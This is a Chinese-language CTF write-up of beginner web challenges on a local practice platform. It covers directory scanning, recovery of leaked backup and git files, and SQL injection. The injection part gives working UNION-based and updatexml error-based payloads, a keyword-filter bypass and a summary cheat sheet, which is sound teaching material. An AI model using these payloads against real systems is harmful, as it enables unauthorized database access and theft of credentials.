

CTF 解题记录

作者：shijy16

时间：March 14, 2021

特别声明

本册是 CTF 解题记录，题目来自于从 0 到 1: CTFeR 成长之路的配套平台。在各章节子文件夹中也直接存放了题目的 docker 文件。

供初学 CTF 的同学们参考交流。

shijy16

目录

1	web 入门	2
1.1	信息收集	2
1.2	SQL 注入	3

第一章 web 入门


1.1 信息收集

1.1.1 常见的搜集

直接进入网页后提示是敏感文件题目，页面没有任何按钮。那么直接使用目录扫描工具扫一遍：

```
1 python3 dirsearch.py -u http://172.17.0.1/
```

结果如图 1.1。



```
[14:47:45] Starting:
[14:47:45] 200 - 10KB - /.DS_Store
[14:47:47] 403 - 275B - /.ht_wsr.txt
[14:47:47] 403 - 275B - /.htaccess.bak1
[14:47:47] 403 - 275B - /.htaccess.sample
[14:47:47] 403 - 275B - /.htaccessBAK
[14:47:47] 403 - 275B - /.htaccess.orig
[14:47:47] 403 - 275B - /.htaccess.save
[14:47:47] 403 - 275B - /.htaccessOLD2
[14:47:47] 403 - 275B - /.htaccess_extra
[14:47:47] 403 - 275B - /.htaccess_orig
[14:47:47] 403 - 275B - /.htaccessOLD
[14:47:47] 403 - 275B - /.htaccess_sc
[14:47:47] 403 - 275B - /.html
[14:47:47] 403 - 275B - /.htm
[14:47:47] 403 - 275B - /.httr-oauth
[14:47:47] 403 - 275B - /.htpasswd_test
[14:47:47] 403 - 275B - /.htpasswd
[14:47:47] 200 - 12KB - /.index.php.swp
[14:48:08] 200 - 2KB - /index.php
[14:48:08] 200 - 2KB - /index.php/login/
[14:48:08] 200 - 2KB - /index.php~
[14:48:15] 200 - 47B - /robots.txt
[14:48:15] 403 - 275B - /server-status
[14:48:15] 403 - 275B - /server-status/
Task Completed
```

图 1.1: 扫描结果

那么把这些目录全部访问一遍。

- 直接访问 robots.txt: 提示 flag 在另一个文件中，再次访问得 *flag1 : n1book{info_1*
- 直接访问 index.php~: *flag2 : s_v3ry_im*
- 恢复.index.php.swp: *flag3 : p0rtant_hack}*

拼凑起来，最终 flag 为：

```
1 n1book{info_1s_v3ry_imp0rtant_hack}
```

1.1.2 粗心的小李

网页提示是很简单的 git 泄露，那么直接用 **scrabble** 尝试恢复一下：

```
1 ./scrabble http://172.17.0.1
2 重新初始化已存在的 Git 仓库于 /home/shijy/ctf/tools/web/scrabble/.
   git/
3 parseCommit 213b7e386e9b0b406d91fae58bf8be11a58c3f88
4 downloadBlob 213b7e386e9b0b406d91fae58bf8be11a58c3f88
5 parseTree f46fbac4149604ca13a765950f9a2d1fd8c1c7ad
6 downloadBlob f46fbac4149604ca13a765950f9a2d1fd8c1c7ad
7 downloadBlob 1e0db5d96b5cc9785055c14bbec0e7ad14f48151
8 HEAD 现在位于 213b7e3 flag
```

恢复成功，获得一个 index.html 文件，直接打开，搜索到 flag:

```
1 n1book{git_looks_s0_easyfun}
```

1.1.3 小结

这两个问题都是有隐藏路径暴露在外网中，按道理上来直接目录扫描工具扫一下，之后再按情况分析即可。

工具总结：

- 目录扫描：目录扫描工具
- git 恢复：scrabble
- git 分支提取：GitHacker
- 指纹库识别：python-Wappalyzer

1.2 SQL 注入

1.2.1 SQL 注入-1

进入网页后，页面是一段类似博客的东西，URL 为 'http://127.0.0.1/index.php?id=1'。

注入类型判定

首先尝试是不是数字型注入，改为 'id=1+1'，回显页面仍然是 'id=1' 的界面，排除数字型注入。接下来尝试字符型注入，改为 'id=1a' 后，页面回显为 'id=1' 的页面，进一步确认，改为 'id=1' and sleep(1)#' 后，页面会有延迟。那么可以确认是字符型注入。接下来可以开始注入了。

这里注意用网页上的在线 url 编码时，'' 编码为加号，其他编码也和书上提到的不一样，感觉字符集不一样，于是最后手动编码，替换的敏感符号。

UNION 查询

因为 UNION 后的 SELECT 语句必须选择和前面的语句相同的列数，因此首先确定列数：

```
1 id=-1' union select 1#
2 id=-1' union select 1,2#
3 id=-1' union select 1,2,3#
```

在第三句时得到输出 2,3，因此 UNION 后的语句需要有 3 列，且目标内容要放到后两列：

```
1 id=-1' union select 1,group_concat(table_name),1 from information_
   schema.tables where table_schema=database()#
```

页面输出为：

```
1 fl4g,notes
2 1
```

查看 fl4g 表中的列：

```
1 id=-1' union select 1,group_concat(column_name),1 from information
   _schema.columns where table_name='fl4g'#
```

页面输出为：

```
1 flllllag
2 1
```

最后查询 fllllag 列：

```
1 id=-1' union select 1,group_concat(flllllag),1 from fl4g#
```

页面输出为：

```
1 n1book{union_select_is_so_cool}
2 1
```

获得 flag。

1.2.2 SQL 注入-2

题目描述：请访问 <http://127.0.0.1/login.php> <http://127.0.0.1/user.php>

访问 login 界面是一个输入账户名和密码的界面，访问 user 界面提示未登录。在 login 界面随便试了一下发现有一个 admin 账户，但是试不出来密码。打开源码有提示让在 URL 里面加上'?tips=1'，然后可以通过 burp 查看 mysql 报错信息。按提示打开后，在 burp 中拦截发送的包，发送后并没有回复包里看到报错信息，如图 1.2。




图 1.2: 发送包和回复包

搞了好久之后，看了下 writeup，发现我的 burp 发送的包和 writeup 的包不一样，他的包首行的 POST 目的地址里就有 '?login=1'，手动加上以后就正常了，如图 1.3。




图 1.3: 修改后的发送包和回复包

然后继续尝试报错注入，输入如下：

```
1 name=admin' or updatexml(1,concat(0x7e,(select 1)),1)#&pass=123
```

结果为：

```
1 HTTP/1.1 200 OK
2 Date: Sun, 14 Mar 2021 11:26:10 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.29
5 Vary: Accept-Encoding
6 Content-Length: 88
7 Content-Type: text/html
8
9 string(24) "XPath syntax error: '~1'"
10 {"error":1,"msg":"\u8d26\u53f7\u4e0d\u5b58\u5728"}
```

可以看到注入成功，那么继续注入 name，获取表名、列名：

```
1 admin' or updatexml(1,concat(0x7e,(select group_concat(table_name)
    from information_schema.tables where table_schema=database()))
    ,1)#
```

回显报错：

```
1 string(215) "You have an error in your SQL syntax; check the
    manual that corresponds to your MariaDB server version for the
    right syntax to use near 'from information_schema.tables where
    table_schema=database())) ,1) #' at line 1"
```

可能是左边的 select 被过滤，尝试将 select 改为嵌套的 selselectect 后，获取到表名。1.4。




图 1.4: 获取表名

继续查询列名:

```
1 admin' or updatexml(1,concat(0x7e,(selselectect group_concat(
    column_name) from information_schema.columns where table_name='
    fl4g'))),1)#
```

得到列名为 flag，继续查询:

```
1 admin' or updatexml(1,concat(0x7e,(selselectect group_concat(flag)
    from fl4g))),1)#
```

获取到 flag:

```
1 ~n1book{login_sqli_is_nice}
```

PS: 最后用同样的方法获得了 admin 的密码，但是结果是一串长字符串，并不能登陆进去。

1.2.3 小结

SQL 是比较复杂的注入，首先要判断注入类型、注入点，然后才能开展注入。至于怎么判断类型、怎么从回显报错信息等得到更多信息，都是经验之谈，需要多做题积累。

- 符号小结：单引号%27，双引号%22，空格%20，井号%23。
- UNION 查询列数需要和之前语句一致。

重要语句:

```
1 表名列名:
2 SELECT group_concat(table_name) FROM information_schema.tables
   WHERE table_schema=database()
3 SELECT group_concat(column_name) FROM information_schema.columns
   WHERE table_name = 'NAME'
4 报错注入:
5 updatexml(1,concat(0x7e,(select pwd from wp_user)),1)
```